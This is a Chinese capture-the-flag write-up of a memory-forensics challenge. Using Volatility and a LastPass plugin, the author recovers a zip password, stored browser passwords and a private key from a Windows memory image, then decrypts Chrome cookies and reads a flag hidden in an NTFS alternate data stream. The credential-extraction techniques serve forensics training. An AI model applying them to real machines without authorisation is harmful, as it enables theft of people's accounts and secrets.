然后尝试用导出记事本进程也但也找不到这个文本文件，然后试了下用 filescan ，这个命令还可以结合 grep（我是Windows上跑的，就是用 findstr ）来筛选


我们要找的就是这个 `dumpme.txt` ,这里其实我已经找到了那个文件，只不过当时我没注意到这个文件。。。

```
PS C:\Users\Administrator\Downloads\Compressed\volatility_2.6_win64_standalone>
.\volatility_2.6_win64_standalone.exe -f .\secret_work.raw  --
profile=Win7SP1x64_23418 filescan |findstr .txt
Volatility Foundation Volatility Framework 2.6
0x000000003ee1f070     20      2 -W-rw-
\Device\HarddiskVolume1\ProgramData\VMware\VMware VGAuth\logfile.txt.0
0x000000003efb7f20     16      0 R--r--
\Device\HarddiskVolume1\Windows\KMS10\??????????????txt
0x000000007ecdd2e0      2      0 R--rw-
\Device\HarddiskVolume1\ProgramData\VMware\VMware Tools\Unity
Filters\vistasidebar.txt
0x000000007ecddbc0      2      0 R--rw-
\Device\HarddiskVolume1\ProgramData\VMware\VMware Tools\Unity
Filters\googledesktop.txt
0x000000007ecde070      2      0 R--rw-
\Device\HarddiskVolume1\ProgramData\VMware\VMware Tools\Unity
Filters\adobeflashcs3.txt
0x000000007ecde320      2      0 R--rw-
\Device\HarddiskVolume1\ProgramData\VMware\VMware Tools\Unity
Filters\microsoftoffice.txt
0x000000007ece0590      2      0 R--rw-
\Device\HarddiskVolume1\ProgramData\VMware\VMware Tools\Unity
Filters\adobephotoshopcs3.txt
0x000000007ece08f0      2      0 R--rw-
\Device\HarddiskVolume1\ProgramData\VMware\VMware Tools\Unity
Filters\visualstudio2005.txt
0x000000007ece1660      2      0 R--rw-
\Device\HarddiskVolume1\ProgramData\VMware\VMware Tools\Unity
Filters\win7gadgets.txt
0x000000007ece1c10     16      0 R--rw-
\Device\HarddiskVolume1\ProgramData\VMware\VMware Tools\Unity
Filters\vmwarefilters.txt
0x000000007ed83300      2      0 RW-rw-
\Device\HarddiskVolume1\Users\Genga03\AppData\Roaming\Microsoft\Windows\Recent\c
mp1.txt.lnk
```


```
0x000000007ef94820      2      0 RW-r--
\Device\HarddiskVolume1\Users\Genga03\Desktop\dumpme.txt
0x000000007efbbc00      1      1 -W-rw-
\Device\HarddiskVolume1\Users\Genga03\AppData\Local\Temp\FXSAPIDebugLogFile.txt
0x000000007f26d330      1      0 R--r-- \Device\HarddiskVolume1\Program Files\7-
Zip\Lang\zh-cn.txt
0x000000007f2b5f20      2      0 RW-rw-
\Device\HarddiskVolume1\Users\Genga03\AppData\Roaming\Microsoft\Windows\Recent\d
umpme.txt.lnk
0x000000007f497ea0      2      0 RW-rw-
\Device\HarddiskVolume1\Users\Genga03\AppData\Roaming\Microsoft\Windows\Recent\c
mp2.txt.lnk
0x000000007f5be180     16      0 R--rwd
\Device\HarddiskVolume1\ProgramData\VMware\VMware Tools\manifest.txt
```

如果不靠这里看名字来猜的话，我们就需要想办法确定 `notepad`，打开了哪个文件

根据出题人的提示，我们打开一个文件时，应该会去注册表中，寻找该格式的文件默认打开方式的程序所在路径，并同时把文件的路径传给这个程序



然后这个打开的操作就是程序路径加文件路径，形成了一条命令



所以我们可以通过 `cmdline` 来找到 notepad 打开了哪个文件

```
PS C:\Users\Administrator\Downloads\Compressed\volatility_2.6_win64_standalone>
 .\volatility_2.6_win64_standalone.exe -f .\secret_work.raw  --
profile=Win7SP1x64_23418 cmdline
Volatility Foundation Volatility Framework 2.6
************************************************************************
System pid:      4
************************************************************************
smss.exe pid:    364
Command line : \SystemRoot\System32\smss.exe
************************************************************************
csrss.exe pid:    452
```

```
Command line : %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows
SharedSection=1024,20480,768 Windows=On SubSystemType=Windows
ServerDll=basesrv,1 ServerDll=winsrv:UserServerDllInitialization,3
ServerDll=winsrv:ConServerDllInitialization,2 ServerDll=sxssrv,4
ProfileControl=Off MaxRequestThreads=16
********************************************************************************
wininit.exe pid:    504
Command line : wininit.exe
********************************************************************************
csrss.exe pid:    516
Command line : %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows
SharedSection=1024,20480,768 Windows=On SubSystemType=Windows
ServerDll=basesrv,1 ServerDll=winsrv:UserServerDllInitialization,3
ServerDll=winsrv:ConServerDllInitialization,2 ServerDll=sxssrv,4
ProfileControl=Off MaxRequestThreads=16
********************************************************************************
services.exe pid:    560
Command line : C:\Windows\system32\services.exe
********************************************************************************
lsass.exe pid:    576
Command line : C:\Windows\system32\lsass.exe
********************************************************************************
lsm.exe pid:    584
Command line : C:\Windows\system32\lsm.exe
********************************************************************************
winlogon.exe pid:    692
Command line : winlogon.exe
********************************************************************************
svchost.exe pid:    700
Command line : C:\Windows\system32\svchost.exe -k DcomLaunch
********************************************************************************
vm3dservice.ex pid:    760
Command line : C:\Windows\system32\vm3dservice.exe
********************************************************************************
svchost.exe pid:    800
Command line : C:\Windows\system32\svchost.exe -k RPCSS
********************************************************************************
svchost.exe pid:    888
Command line : C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted
********************************************************************************
svchost.exe pid:    928
Command line : C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted
********************************************************************************
svchost.exe pid:    968
Command line : C:\Windows\system32\svchost.exe -k netsvcs
********************************************************************************
svchost.exe pid:    384
Command line : C:\Windows\system32\svchost.exe -k LocalService
********************************************************************************
svchost.exe pid:    784
Command line : C:\Windows\system32\svchost.exe -k NetworkService
********************************************************************************
spoolsv.exe pid:   1180
Command line : C:\Windows\System32\spoolsv.exe
********************************************************************************
svchost.exe pid:   1244
Command line : C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork
********************************************************************************
```

```
VGAuthService. pid:   1544
Command line : "C:\Program Files\VMware\VMware Tools\VMware
VGAuth\VGAuthService.exe"
************************************************************************
vmtoolsd.exe pid:   1584
Command line : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"
************************************************************************
svchost.exe pid:   1068
Command line : C:\Windows\system32\svchost.exe -k bthsvcs
************************************************************************
WmiPrvSE.exe pid:   2088
Command line : C:\Windows\system32\wbem\wmiprvse.exe
************************************************************************
dllhost.exe pid:   2152
Command line : C:\Windows\system32\dllhost.exe /Processid:{02D4B3F1-FD88-11D1-
960D-00805FC79235}
************************************************************************
msdtc.exe pid:   2252
Command line : C:\Windows\System32\msdtc.exe
************************************************************************
taskhost.exe pid:   2616
Command line : "taskhost.exe"
************************************************************************
dwm.exe pid:   2708
Command line : "C:\Windows\system32\Dwm.exe"
************************************************************************
explorer.exe pid:   2372
Command line : C:\Windows\Explorer.EXE
************************************************************************
vm3dservice.ex pid:   2792
Command line : "C:\Windows\System32\vm3dservice.exe" -u
************************************************************************
vmtoolsd.exe pid:   2944
Command line : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
************************************************************************
SearchIndexer. pid:   1308
Command line : C:\Windows\system32\SearchIndexer.exe /Embedding
************************************************************************
wmpnetwk.exe pid:   1384
Command line : "C:\Program Files\Windows Media Player\wmpnetwk.exe"
************************************************************************
svchost.exe pid:   3104
Command line : C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation
************************************************************************
svchost.exe pid:   4020
Command line : C:\Windows\System32\svchost.exe -k secsvcs
************************************************************************
notepad.exe pid:    456
Command line : "C:\Windows\system32\NOTEPAD.EXE"
C:\Users\Genga03\Desktop\dumpme.txt
************************************************************************
SearchProtocol pid:   3732
Command line : "C:\Windows\system32\SearchProtocolHost.exe"
Global\UsGthrFltPipeMssGthrPipe4_ Global\UsGthrCtrlFltPipeMssGthrPipe4 1
-2147483646 "Software\Microsoft\Windows Search" "Mozilla/4.0 (compatible; MSIE
6.0; Windows NT; MS Search 4.0 Robot)"
"C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon"
************************************************************************
```

```
SearchFilterHo pid:   2080
Command line : "C:\Windows\system32\SearchFilterHost.exe" 0 580 584 592 65536
588
************************************************************************
chrome.exe pid:   3948
Command line :
"C:\Users\Genga03\AppData\Local\Google\Chrome\Application\chrome.exe"
************************************************************************
chrome.exe pid:   4052
Command line :
************************************************************************
chrome.exe pid:   3572
Command line :
"C:\Users\Genga03\AppData\Local\Google\Chrome\Application\chrome.exe" --
type=watcher --main-thread-id=428 --on-initialized-event-handle=12 --parent-
handle=168 /prefetch:6
************************************************************************
chrome.exe pid:   1300
Command line :
"C:\Users\Genga03\AppData\Local\Google\Chrome\Application\chrome.exe" --
type=gpu-process --field-trial-
handle=1052,13455734154836897673,13239410637727800012,131072 --gpu-
preferences=KAAAAAAAAADgAAAwAAAAAAAAAYAAAAAAAEAAAAAAAAAAAAAAAAAAACgAAAAEAAAAIAAA
AAAAAAAoAAAAAAAAADAAAAAAAAAAOAAAAAAAAAAQAAAAAAAAAAAAAAAFAAAAEAAAAAAAAAAAAAABgAA
ABAAAAAAAAAAAQAAAAUAAAAQAAAAAAAAAAEAAAAGAAAA --service-request-channel-
token=3254121372388210121 --mojo-platform-channel-handle=1056 --ignored=" --
type=renderer " /prefetch:2
************************************************************************
chrome.exe pid:   1004
Command line :
"C:\Users\Genga03\AppData\Local\Google\Chrome\Application\chrome.exe" --
type=utility --field-trial-
handle=1052,13455734154836897673,13239410637727800012,131**********************
************************************************
chrome.exe pid:   2916
Command line :
"C:\Users\Genga03\AppData\Local\Google\Chrome\Application\chrome.exe" --
type=renderer --field-trial-
handle=1052,13455734154836897673,13239410637727800012,131-
token=16498690092656567648 --renderer-client-id=4 --no-v8-untrusted-code-
mitigations --mojo-platform-channel-handle=2276 /prefetch:1
************************************************************************
WmiPrvSE.exe pid:   2204
Command line : C:\Windows\system32\wbem\wmiprvse.exe
************************************************************************
WmiApSrv.exe pid:   4088
Command line : C:\Windows\system32\wbem\WmiApSrv.exe
************************************************************************
chrome.exe pid:   1160
Command line :
"C:\Users\Genga03\AppData\Local\Google\Chrome\Application\chrome.exe" --
type=renderer --field-trial-
handle=1052,13455734154836897673,13239410637727800012,131072 --lang=zh-CN --
enable-auto-reload --device-scale-factor=1.25 --num-raster-threads=4 --enable-
main-frame-before-activation --service-request-channel-token=7244696982195013899
--renderer-client-id=15 --no-v8-untrusted-code-mitigations --mojo-platform-
channel-handle=3988 /prefetch:1
************************************************************************
```

```
audiodg.exe pid:   2664
Command line : C:\Windows\system32\AUDIODG.EXE 0x510
************************************************************************
DumpIt.exe pid:   3616
Command line : "C:\Users\Genga03\Desktop\DumpIt.exe"
************************************************************************
conhost.exe pid:    620
Command line : \??\C:\Windows\system32\conhost.exe "417486938141618187-
465441443190412093672089144 4-2038004185-1823599252-2111286664
************************************************************************
dllhost.exe pid:   3868
```

然后就是回到上一步通过 filescan 找到文件的地址，然后通过 `dumpfiles` 导出文件，得到解压密码和提示 lastpass

```
zip password is: 5trqES&P43#y&1TO
And you may need LastPass
```

解压出来三个文件一个 cookie 文件，一个系统文件夹包含了一个看不见的系统文件，还有一个叫 container 的文件

做过去年 week3 的日常的就知道，第一个是 chrome 的 cookie 文件，第二个系统文件是 Master Key file，第三个是虚拟磁盘，不过虚拟磁盘是加密的，我们也没有密码，再加上暂时也没有 VeraCrypt 相关的提示，所以暂时不用管它

要解密 cookie，除了 cookie 文件和 Master Key file，我们还需要知道用户的登录密码，不过上一题的方法已经失效了，不过之前有提示 lastpass，我们都知道这是个 chrome 管理密码用的插件，所以很显然，我们需要在内存里找到 lastpass 中的密码

Volatility 刚好就有这么一个插件，不过需要另外装，GitHub上可以找到


https://github.com/kevthehermit/volatility_plugins/tree/master/lastpass

指定一下插件的路径，`--plugins` 必须放在前面，不然会找不到，一开始试了好几遍都不行

```
PS C:\Users\Administrator\Downloads\Compressed\volatility_2.6_win64_standalone>
.\volatility_2.6_win64_standalone.exe  --plugins=.\lastpass -f .\secret_work.raw
--profile=Win7SP1x64_23418 lastpass
Volatility Foundation Volatility Framework 2.6
Searching for LastPass Signatures
Found pattern in Process: chrome.exe (3948)
Found pattern in Process: chrome.exe (3948)
Found pattern in Process: chrome.exe (3948)
Found pattern in Process: chrome.exe (3948)
Found pattern in Process: chrome.exe (2916)
Found pattern in Process: chrome.exe (2916)
Found pattern in Process: chrome.exe (2916)
Found pattern in Process: chrome.exe (2916)
Found pattern in Process: chrome.exe (2916)
Found pattern in Process: chrome.exe (1160)
Found pattern in Process: chrome.exe (1160)
Found pattern in Process: chrome.exe (1160)
Found pattern in Process: chrome.exe (1160)

Found LastPass Entry for live.com
UserName: windows login & miscrosoft
```

```
Pasword: Unknown

Found LastPass Entry for
live.com,bing.com,hotmail.com,live.com,microsoft.com,msn.com,windows.com,windows
azure.com,office.com,skype.com,azure.com
UserName: windows login & miscrosoft
Pasword: vIg*q3x6GFa5aFBA


Found Private Key
LastPassPrivateKey<308204BB020100300D06092A864886F70D0101010500048204A5308204A10
201000282010100BF794F57D296731F67FD1007BEB13A7732DE75CEB688A0A0B8A4C9DE5D0757E83
F9CE8EED14346977C72C65F2C2834F150D9FB54086531896CDEFD6D8F4A5CCA2D39E0ADCB24AA6EE
075579E9C6631588E9474F6B91B9D1D4D23E55442FA4E89D6810A764CCCEB224DB045DE8E9B17D3A
0E561F96D4F414E775A76EA74031AB0EDAB640D1D5FFB8B83F7F7F0CA2D415F9E68CB9DB1AB60280
12724AE5674FCC5C0C6085FD2A5C39E785E36C8991661208930957791O4A1230906819148340063F
D433E0F54A221BFA6B344F76B270D1FB5FBC5A7385911A0222A65FD7FDA3573F1A9C8C8B75003664
DC998FB6BAB048D65F0A44A23E1446E299A4323280A13ED020111028201000B435F052A815210E7F
FD3C43864C734302B341B37E9EB54BF91390D1487F61CB872A44A488B7C9F7FCA8423B74DA8C2E6A
369230F8D7B626FD0E1BB268BE7572FD63A64937AA09D1C43234590BAB79BCC26D9B429019FD48C1
12B9B8B7822BCD061F18E7CFCFEC5C855A9C1CC273DA30976E7A542AA4F22BBBA06FEBB87B6468A4
4BD7E57DA570AB63E1A013AD75AC3B6B3927D274769E4774B7DC66DC10CA337465A39221C062B9B9
6BF4E8BF484C3F171A40E41B6D32FC417E0A54EFEE8896346947F7CB40B382F2D8AB78D6CD040570
FAC76C0497CC3A677B884B6208157E482D42B0CD675C7F52F50AAA221C076F2604475B4A3F766B9B
0103DA11633ED02818100FE8270E2DD0E11837ECDE3E61EED958F59F0FC906A46082A9C38ED50396
8174F233CC4A7E95F1DF125CEDAAF56A374B986883CFD803FCE883378DCBB43EBDBB631E6069D315
1572368206134BB850E3B47638C8E5CB4F4A742D30D87876BB76ACEEA9A0EEB6BB5301A5E730C976
F660693BA37E9A73F66140F3EE3E6058687B702818100C0985DC66AD22251EB0A59F5C2F2A4D1228
B14BDABA74FD178EADD30D33B0E9FF1DD45ECA56A3CC7FD8CA7E1F7361B63FA1C7387B3A0CC6ECFF
7B9DBC55B938E33AD5AFADB5C0BE11C8CAD924B682A9EA68DC53616C2D3FAD16417A5E045E732F60
F17DDF1A67BEEEB46CA9A0FFDD6A0B9D1E08F7DBE7087C5AA4B25700A197B0281801DF13A750AF29
8A60EEB0BC0B8582FB6830D4AE3D044796E6CBB67369D578A458BACCBD784DE0385C8367414A0C7E
F9D5B1F163BF0F872A69CA4CEAC9E9437F7512A1EE55118A0D6FD30FC608E881FCABD1AC53DECC9F
EAA4418D46A4C2ACA48CD0C8A9857EE8DC96C8395108A49574C116133C122BC2A207A43A2574BF1B
59D0281805AA20E03051797AE14411B4679DB98DAE31445FEE75DCB3566142BDABDC1704B44A45D2
4119B67E5A47E6D1F0AEC491FFD3A90B85487E7BBAD2948676BEEDC06AEE82AD0673A5FF176D8CA2
6BA12E6E13F51C637923D90EE80A792A8698A4EAE91E8FC2C357B859D9BE5140C43C2BF5AB1CC2D7
0B3A4E9A94DF5C9028F13CFC102818100AAFE94334DE0035FE8673623497290B5D059E6176FB785D
83A2EA157C2E3B335E2E264DC5D7EBB73E0348E7578D956F1AF59E81D9FC24FFB23A61B262184A0B
06B4A0F79A750E0EFE776646CFF6ACDB2A2A4CFFBDEC64DA06F05A76A8028CC3E0D487A21C4EADA7
34DADEDC8280528892E07FBC98DC47B0E2ED1E69EDA479D05>LastPassPrivateKey
```

知道了密码，我们可以用 ChromeCookiesView 这个软件来解密（需要把那个 Master Key file 所在的系统文件夹放到单独目录里），我去年是用 DataProtectionDecryptor 这个软件的，操作都差不多，也许用 mimikatz 也行，不过这个没试过



知道了密码，把磁盘挂载上，打开来看看，里面只有一张名为 ADS 的图片，先按常见图片隐写的方式走了一遍，没发现问题，那么只能根据图片名来找了

很快我们就发现了隐写方式是**NTFS交换数据流(Alternate Data Streams,简称*ADS*)**，简单来讲就是在NTFS文件系统下，每个文件可以有多个数据流，但一般情况下只会关注主数据流，常规的软件和命令都看不到其他的数据流，不过我们可以通过 cmd 的 `dir /r` 命令看到这个数据流，然后用 powershell 的 `Get-Content` 命令获取内容

这里看到隐藏的这个数据流的名字是 flag.txt

```
L:\>dir /r ADS.jpg
 驱动器 L 中的卷没有标签。
 卷的序列号是 4A7E-7929

 L:\ 的目录

2021/02/19  17:08         4,965,204 ADS.jpg
                                111 ADS.jpg:flag.txt:$DATA
               1 个文件      4,965,204 字节
               0 个目录      1,273,856 可用字节
```

然后到 powershell 获取其内容，除了 flag，还有个彩蛋

```
PS L:\> Get-Content .\ADS.jpg -stream flag.txt
hgame{Which_0nly_cryin9_3yes_c4n_de5cribe}
And you may be intertested in this bonus: https://eyes.hgame2021.cf
```

线上赛要结束了，明天就返校了，又是一整个寒假的快乐 hgame，完结撒花